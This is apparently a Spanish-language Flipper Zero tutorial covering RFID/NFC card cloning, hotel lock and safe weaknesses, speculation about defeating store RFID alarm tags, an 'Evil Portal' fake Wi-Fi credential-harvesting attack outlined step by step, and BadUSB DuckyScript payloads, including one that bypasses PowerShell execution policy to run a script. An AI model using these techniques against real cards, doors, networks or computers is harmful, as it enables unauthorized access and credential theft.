
El proceso de copia de una llave RFID es realmente sencillo. Lees la llave y guardas el código en tu Flipper Zero con el nombre que quieras:




para usar el código solo tienes que seleccionarlo y darle a emular:




## NFC





Flipper Zero es compatible con la tecnología NFC, que se implementa en tarjetas inteligentes de transporte público, tarjetas de acceso o etiquetas, y tarjetas de visita digitales. Estas tarjetas tienen protocolos complejos y soporte de cifrado, autenticación y transferencia de datos bid-way completa. Flipper Zero tiene un módulo NFC de 13,56 MHz incorporado capaz de leer, guardar y emular tarjetas NFC.

Puede acceder a la aplicación NFC desde el Menú Principal. En la aplicación, puede interactuar con tarjetas NFC, analizar lectores y generar tarjetas NFC.




#### Qué puedes hacer:


- **Clonar tarjetas de transporte o acceso:** Algunas tarjetas NFC, como las MIFARE Classic, pueden ser copiadas si no tienen protección avanzada.
- **Emular tarjetas NFC:** Flipper Zero puede actuar como una tarjeta NFC en escenarios compatibles.
- **Explorar datos en etiquetas NFC:** Leer y analizar contenido de etiquetas NFC utilizadas en publicidad o en dispositivos IoT.

- **Cajas fuertes de hotel:** Investigadores han demostrado que el Flipper Zero puede aprovechar vulnerabilidades en cajas fuertes de hotel con teclados electrónicos, como las de las marcas Sentry y Master Lock. Al conectar el dispositivo a los cables del teclado, es posible manipular la comunicación y abrir la caja fuerte sin conocer el código original.
- **Puertas de habitaciones de hotel:** Algunos sistemas de cerraduras electrónicas basados en tarjetas RFID presentan vulnerabilidades que pueden ser explotadas con el Flipper Zero. Al clonar o emular las señales de estas tarjetas, es posible acceder a habitaciones sin autorización.

Con la tarjeta de transporte tarda un poco más hasta que encuentra todas las keys pero también la copia:



Tarjetas de acceso:



Tarjetas monedero de máquinas expendedoras:



### Qué no puedes hacer:

- **Desactivar alarmas de productos en comercios:** Los sistemas de protección electrónica de artículos (EAS) no utilizan NFC convencional, sino frecuencias específicas o etiquetas RF/AM.
- **Manipular tarjetas NFC modernas:** Muchas tarjetas bancarias y de acceso usan cifrado AES u otros mecanismos de seguridad avanzados que Flipper Zero no puede descifrar.
- **Pagos electrónicos seguros:** Las tarjetas bancarias modernas (Visa, MasterCard, etc.) utilizan el protocolo EMV (Europay, MasterCard, Visa), que está cifrado con algoritmos avanzados (como AES y RSA). Flipper Zero no puede replicar ni emular estas tarjetas.
- **Pagos electrónicos:** No es posible usar Flipper Zero para realizar pagos, ya que la comunicación requiere autenticación segura entre la tarjeta y el terminal.
- **Criptografía fuerte:** Las claves de cifrado de las tarjetas EMV son prácticamente imposibles de descifrar sin acceso a la infraestructura bancaria.

Actualmente puedes leer las tarjetas bancarias como tarjetas NFC regulares con alguna aplicación. Proporcionará el tipo de tarjeta que fue escaneada junto con el PAN. El PAN, acrónimo de 'Personal Account Number' **es el número de la tarjeta**. Está formada de 12 a 19 dígitos y aparecen en el anverso de todas las tarjetas de crédito, de débito, virtuales y de prepago.

Sin embargo, no importa qué firmware utilices no podrás emular ninguna información de la tarjeta en un terminal de pago. El chip EMV te impide hacer exactamente lo que estamos tratando de hacer. EMV es una tecnología de pago que utiliza un chip muy eficaz (pese a sus pequeñas dimensiones) insertado en las tarjetas de crédito o débito para que las transacciones con tarjeta sean más seguras.



### **Sobre las nuevas alarmas de Zara, ¿Qué podría pasar si Flipper Zero emula el código de la prenda?**

Si logras leer el código RFID de una etiqueta de alarma y Flipper Zero lo emula con éxito, **en teoría podrías simular la presencia de esa prenda en un sistema de control RFID**.


Esto podría permitir:

- **Confundir los sistemas de inventario:** El sistema podría registrar una prenda "virtual" cuando realmente no está presente.
- **Desactivar parcialmente las alarmas:** Si la puerta de seguridad solo verifica el código sin un sistema adicional de validación, la alarma podría no activarse.


### **Limitaciones y dificultades técnicas:**

1. **Cifrado y autenticación:** Si las etiquetas RFID de Zara tienen códigos protegidos o cifrados, Flipper Zero no podrá leer ni emular los datos. Muchas tiendas modernas utilizan RFID con mecanismos de autenticación (similar a los sistemas NFC seguros), lo que dificulta la clonación.
2. **Protocolos avanzados:** Sistemas RFID avanzados (como EPC Gen2) permiten códigos dinámicos o verificación cruzada con servidores centrales, impidiendo la simple emulación.
3. **Revisión de múltiples factores:** Los sistemas de alarma modernos podrían requerir la autenticación cruzada de varias frecuencias o eventos (por ejemplo, combinación de sensores de peso, presencia física y RFID).

## Infrared




Flipper Zero puede interactuar con dispositivos que utilizan luz infrarroja (IR) para enviar comandos, como televisores, aires acondicionados, sistemas multimedia, etc. Con su módulo infrarrojo incorporado, Flipper Zero puede aprender y guardar los mandos infrarrojos y utilizar sus propios mandos a distancias universales para controlar otros dispositivos.



Con Flipper Zero, puede capturar y guardar señales infrarrojas (IR) de los mandos a distancias IR. Estos mandos remotos se utilizan para controlar televisores, aires acondicionados, proyectores, sistemas de audio y más. Las señales guardadas se pueden reproducir de nuevo para enviar comandos en lugar del control remoto original.

Puede acceder a la aplicación Infrared desde el Menú Principal. En la aplicación, puede utilizar remotos universales para controlar otros dispositivos, aprender nuevos mandos a distancia y administrar a distancias guardadas.



La función Universal Remotes podría no soportar su TV, aire acondicionado, proyector o sistema de sonido. En este caso, puede capturar las señales IR de los botones correspondientes en su remoto y añadirlos. También puedes optar por descargar alguno de los paquetes de códigos IRDB que algunos usuarios comparten en GitHub.

<https://github.com/Lucaslhm/Flipper-IRDB>

### Descargar Códigos IRDB

#### **Interacción con pulseras LED en conciertos:**

En eventos como los conciertos de Taylor Swift, se entregan pulseras LED a los asistentes que son controladas de forma remota mediante señales infrarrojas. Un ingeniero de software demostró que el Flipper Zero puede interceptar y replicar estas señales, permitiendo manipular los patrones de luz y color de las pulseras durante el concierto.

Graham-Cumming logró interceptar las señales de radiofrecuencia que controlan las pulseras LED del 'Eras Tour'.

Las pulseras se activan automáticamente mediante radiofrecuencia controlada por un operador desde una mesa de control, apoyado por varios transmisores alrededor del recinto. Esto permite generar efectos visuales en el público, como corazones y serpientes. Además, las pulseras se pueden vincular mediante Bluetooth con los teléfonos de los seguidores para crear patrones y palabras más detalladas, según PixMob, la firma especializada en LED responsable de algunos diseños de iluminación del 'Reputation Stadium Tour' de Swift.

Para modificar los patrones y colores de las pulseras, **Graham-Cumming tuvo que abrir una y analizar el protocolo de infrarrojos utilizado, realizando ingeniería inversa**. En GitHub existen varios proyectos similares, indicando que otros también han dedicado tiempo a este intrigante desafío tecnológico.




Controlando un proyector:



Controlando un aire acondicionado:




## GPIO & modules




Puedes usar tu Flipper Zero para la exploración de hardware, flashing firmware, depurado y deslumbramiento. Flipper Zero se puede conectar al hardware usando sus pines GPIO incorporados, controlar el hardware con los botones, ejecutar su código y mostrar mensajes de depuración en la pantalla.

Flipper Zero también se puede utilizar como convertidor USB a UART/SPI/I2C.


#### GPIO pinout:



La información detallada sobre el pinout y la funcionalidad de los pines se puede encontrar en la imagen de abajo.



Puede acceder a la aplicación GPIO desde el Menú Principal. En la aplicación, puede configurar la funcionalidad USB-UART, probar pines por separado y habilitar/desactivar la fuente de alimentación de 5 V al pin 1.



### Ataque tipo "Evil Portal"

El Flipper Zero, al ser una herramienta de seguridad portátil, puede ser utilizada para llevar a cabo múltiples pruebas y simulaciones de ataques de red, incluido un ataque tipo "Evil Portal". Este tipo de ataque simula un portal cautivo malicioso (similar a las páginas de inicio de Wi-Fi en hoteles o cafés) para recolectar credenciales o redirigir a los usuarios hacia sitios comprometidos.

A continuación, te explico el proceso:


- Configuración del entorno Wi-Fi:** Para este ataque, el Flipper Zero generalmente necesita estar emparejado con un módulo Wi-Fi externo (como el Wi-Fi Devboard o un ESP32 modificado) que permita el manejo de redes inalámbricas.

- **Creación del Portal Malicioso:** El atacante configura una página web que imite el portal cautivo típico de una red Wi-Fi pública. Esta página puede contener formularios para capturar credenciales, mensajes falsos de autenticación o redirecciones maliciosas.
- **Levantamiento del Access Point (AP) Falso:** El Flipper Zero, con ayuda del módulo Wi-Fi, crea una red Wi-Fi abierta con un SSID engañoso (por ejemplo, "Free\_Coffee\_WiFi"). Configura el punto de acceso para redirigir automáticamente todo el tráfico hacia el portal malicioso.
- **Redirección de tráfico:** Cualquier usuario que se conecte a esta red falsa es automáticamente redirigido al portal cautivo. Si el dispositivo de la víctima intenta acceder a Internet, el sistema lo fuerza a ver el Evil Portal.
- **Captura de credenciales:** Los usuarios desprevenidos ingresan sus credenciales de inicio de sesión pensando que están accediendo a la red legítima. El Flipper Zero registra esta información para que el atacante la analice posteriormente.
- **Persistencia del ataque:** Para mantener el engaño, el portal puede mostrar mensajes falsos de error o confirmar el inicio de sesión mientras sigue capturando datos.

#### Módulo juegos:



## iButton




Flipper Zero es compatible con un protocolo de comunicación de dispositivos de 1-Wire, que se implementa en pequeñas teclas electrónicas conocidas como teclas iButton. Estas llaves se utilizan para el control de acceso, mediciones de temperatura, mediciones de humedad, almacenamiento de llaves criptográficas, etc.

Flipper Zero puede leer, escribir y emular las teclas de control de acceso iButton con su módulo integrado iButton, que admite protocolos de teclas Dallas, Cyfral y Metakom.



Puede acceder a la aplicación iButton desde el Menú Principal. En la aplicación, puede leer, guardar, editar, escribir y emular las teclas iButton.



## Bad USB




Flipper Zero puede actuar como un dispositivo BadUSB, reconocido por las computadoras como un dispositivo de interfaz humano (HID), como un teclado. Un dispositivo BadUSB puede cambiar la configuración del sistema, abrir las puertas trasera, recuperar datos, iniciar shells inversas o básicamente hacer cualquier cosa que se pueda lograr con acceso físico. Se hace ejecutando un conjunto de comandos escritos en el lenguaje del patito de goma, también conocido como DuckyScript. Este conjunto de comandos también se llama carga útil.


Antes de usar su Flipper Zero como dispositivo BadUSB, necesita escribir una carga útil en el formato .txt en cualquier editor de texto ASCII común usando el lenguaje de scripting.

Flipper Zero puede ejecutar la sintaxis de script Ducky de goma extendida. La sintaxis es compatible con el clásico Rubber Ducky Scripting Language 1.0, pero proporciona comandos y características adicionales, como el método de entrada ALT-Numpad, comando SysRq y más.

Puede ejecutar las cargas conectado por cable USB:



o por bluetooth:



### 3. Connect to PC



El modo **BadUSB** convierte al Flipper Zero en un dispositivo HID (Human Interface Device), similar a un teclado. Esto permite enviar **cargas útiles (payloads)**, que son comandos automatizados escritos en lenguaje tipo scripting para ejecutar acciones en un sistema operativo cuando el Flipper Zero se conecta.

#### Cómo escribir una carga útil (payload)

Los scripts se basan en un lenguaje sencillo similar a **DuckyScript**, con comandos predefinidos. Deben ser claros y estructurados para ejecutar las instrucciones rápidamente.

#### Ejemplo básico:

Un payload para abrir el Bloc de notas y escribir un mensaje en Windows:

```
*Nuevo documento de texto (3).txt: Bloc de notas
Archivo Edición Formato Ver Ayuda
REM Abre Bloc de notas y escribe un mensaje
DELAY 500
GUI r           REM Abre el diálogo Ejecutar (tecla Windows + R)
DELAY 300
STRING notepad
ENTER
DELAY 500
STRING ¡Hola, esto es Flipper Zero en modo BadUSB!
ENTER
```

#### Explicación de los comandos:

- **REM:** Comentario para documentar el script.

- **DELAY:** Pausa en milisegundos para sincronizar las acciones.
- **GUI r:** Simula la combinación de teclas Windows + R.
- **STRING:** Escribe texto como si el usuario lo tecleara.
- **ENTER:** Simula la tecla Enter.

#### Buenas prácticas al escribir cargas útiles:

1. **Delays ajustados:** Usa pausas para asegurar que el sistema tenga tiempo de procesar cada paso. Estos tiempos son muy importantes ya que la velocidad con que se los puede "comer" dependerá de los recursos del equipo.
2. **Compatibilidad del sistema:** Asegúrate de que los comandos sean compatibles con el sistema operativo de destino (Windows, Mac o Linux).
3. **Documentación:** Comenta el código para facilitar la comprensión y mantenimiento del script.

Una vez creada la carga útil, puedes subirla a tu Flipper Zero a través de qFlipper o Flipper Mobile App en la carpeta SD Card/badusb/. Las nuevas cargas útiles estarán disponibles en la aplicación Bad USB.





El modo **BadUSB** del Flipper Zero puede ejecutar scripts complejos en un sistema operativo al simular un teclado HID. Aunque **no puede almacenar archivos directamente**, es posible combinarlo con un pendrive para ejecutar comandos avanzados, como scripts de PowerShell.

## 1. Ejecutar archivos de PowerShell desde Flipper Zero

Flipper Zero no almacena archivos binarios, pero puedes **usar BadUSB para abrir y ejecutar un archivo de PowerShell almacenado en un pendrive o en una ubicación en red**.

### Ejemplo: Abrir y ejecutar un script en un pendrive

Supón que tienes un script `script.ps1` en una unidad USB identificada como E:\:

```
*Nuevo documento de texto (3).txt: Bloc de notas
Archivo Edición Formato Ver Ayuda
REM Abrir PowerShell y ejecutar un script desde USB
DELAY 500
GUI r                      REM Abre el diálogo Ejecutar (tecla Windows + R)
DELAY 300
STRING powershell
ENTER
DELAY 800
STRING Set-ExecutionPolicy Bypass -Scope Process -Force
ENTER
DELAY 300
STRING & 'E:\script.ps1'
ENTER
```

### Explicación:

- Se abre PowerShell, se omite la política de ejecución y se ejecuta el script almacenado en el USB

## 2. Abrir enlaces de páginas web

Puedes automatizar la apertura de sitios web de forma rápida.

## Ejemplo: Abrir una página web

```
*Nuevo documento de texto (3).txt: Bloc de notas
Archivo Edición Formato Ver Ayuda
REM Abrir un enlace en el navegador predeterminado
DELAY 500
GUI r           REM Abre el diálogo Ejecutar
DELAY 300
STRING chrome https://www.tusitiofavorito.com
ENTER
```

